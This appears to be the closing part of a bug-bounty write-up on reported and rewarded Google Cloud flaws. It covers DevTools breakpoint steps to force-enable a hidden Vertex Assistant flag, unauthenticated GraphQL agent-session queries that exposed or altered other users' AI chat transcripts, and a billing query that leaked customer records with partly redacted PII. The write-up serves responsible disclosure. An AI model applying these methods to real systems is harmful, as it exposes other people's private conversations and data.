


The trick we ended up using was to hook directly into the page lifecycle and set a breakpoint immediately after the feature flag payload was parsed, at which point we could enable the feature flag before the SPA URL routing code ran to redirect away from the Vertex Assistant page. The final instructions we sent to the Cloud VRP team for enabling the flag were as follows:
Step 1.Visithttps://console.cloud.google.com/. Open DevTools, switch to the Sources panel, and use the global search (enable it from the tabs overflow menu if you don't see it) to search fortypescript_experiment_flags.
Step 2.Open the search result whose path begins withm=coreand pretty-print the JS if it isn't already.
Step 3.Search inside that file forwindow.invalidateFlagsCacheand set a breakpoint on that line. Note the variable name immediately beforetypescript_experiment_flags(a short identifier, hereskb). We'll need it in a moment.
Once we could populate sessions, we looked at the GraphQL traffic. None of the relevant queries in theAIPLATFORM_GRAPHQLschema checked any authentication or authorization at all.AgentListSessions,AgentGetSession,AgentCreateSession,AgentRunAgent, andAgentRunStreamAgentall worked unauthenticated, scoped purely by theuserIdyou passed in. So if you knew a target user's email, you could list their sessions, read every transcript, append to chats, or create/delete sessions on their behalf.
AgentListSessionsreturns the session IDs and titles for any user:
The response is the entire chat transcript for that session, every message in both directions. Same pattern applies to the write-side queries: a target user's email plus a session ID is enough to delete chats, append messages, or create new sessions in their name.
This was awarded$30,000under:Single-Service Privilege Escalation - WRITE vulnerability affecting Google Cloud products on a Tier 1 domain. We want to acknowledge the exceptional quality of your report. Although the affected system was not yet released and did not contain customer data, we are making an exception for this reward, in the future we might not reward similar reports.
The Cloud VRP panel later clarified:"In this case, we spoke with the team and we believe that it would likely to have been missed and will be released so we decided to reward."
TheListBillingAccountCreditsquery inMapsEntityService/GMP_GRAPHQLhad no authentication or authorization checks. Worse, passing the wildcard parentaccounts/-returned credits for a ton of Google Maps Platform billing accounts:
The response is the list of credits for many Maps Platform customers. Each entry includes the billing account ID, credit program (NON_PROFIT,STARTUP, etc.), dollar amount, approval status, and a free-textjustificationfield:
Thejustificationfield is where things get interesting. Google staff write whatever they want into it when approving credits, and the field gets returned here unfiltered. Unsurprisingly, this contained customer PII left in by Google staff:
{"justification": "61795668 <redacted>@gmail.com"},
{"justification": "Case # 16827766, <redacted>@gmail.com, customer is working with the partner on optimizing their App and need 1 month to finalize."},
{"justification": "16952104,<redacted>@gmail.com,transition credit extension"}
This was awarded$12,000under:This report was of exceptional quality! Normal Google Applications. Vulnerability category is "bypass of significant security controls", PII or other confidential information. We applied a downgrade because of minor impact the attack may have.
The Google Maps team later clarified that this only affected asubsetof customers.
Three months of this setup turned up over$500,000in bounties, only a fraction of which made it here. Most Google bugs don't need clever exploitation, just patience. The same broken patterns showed up everywhere: missing IAM checks on cross-tenant resources, GraphQL schemas with no authorization, debug endpoints in prod, sandbox environments pointing at prod data. The AI's job wasn't to be novel, it was to be tireless about the obvious on a surface too large for a human to cover end-to-end.
A few takeaways:
Theoperation_idreplay system was what made the workflow productive. Without one-click confirm, AI output is unusable noise.
With a discovery doc, GraphQL SDL, or proto in hand, the AI knows what input to provide the API to meaningfully test it.
Google's server-side attack surface is very standardized. If you can abstract most of it away from the AI, it can spend more time testing the actual API rather than figuring out the infra quirks.
Huge thanks toMichael Daltonfor the GraphQL collab (and co-authoring that section of this post), to Google VRP for the patience in fixing all of these bugs, and to whoever invited me to bugSWAT Mexico, where this all started.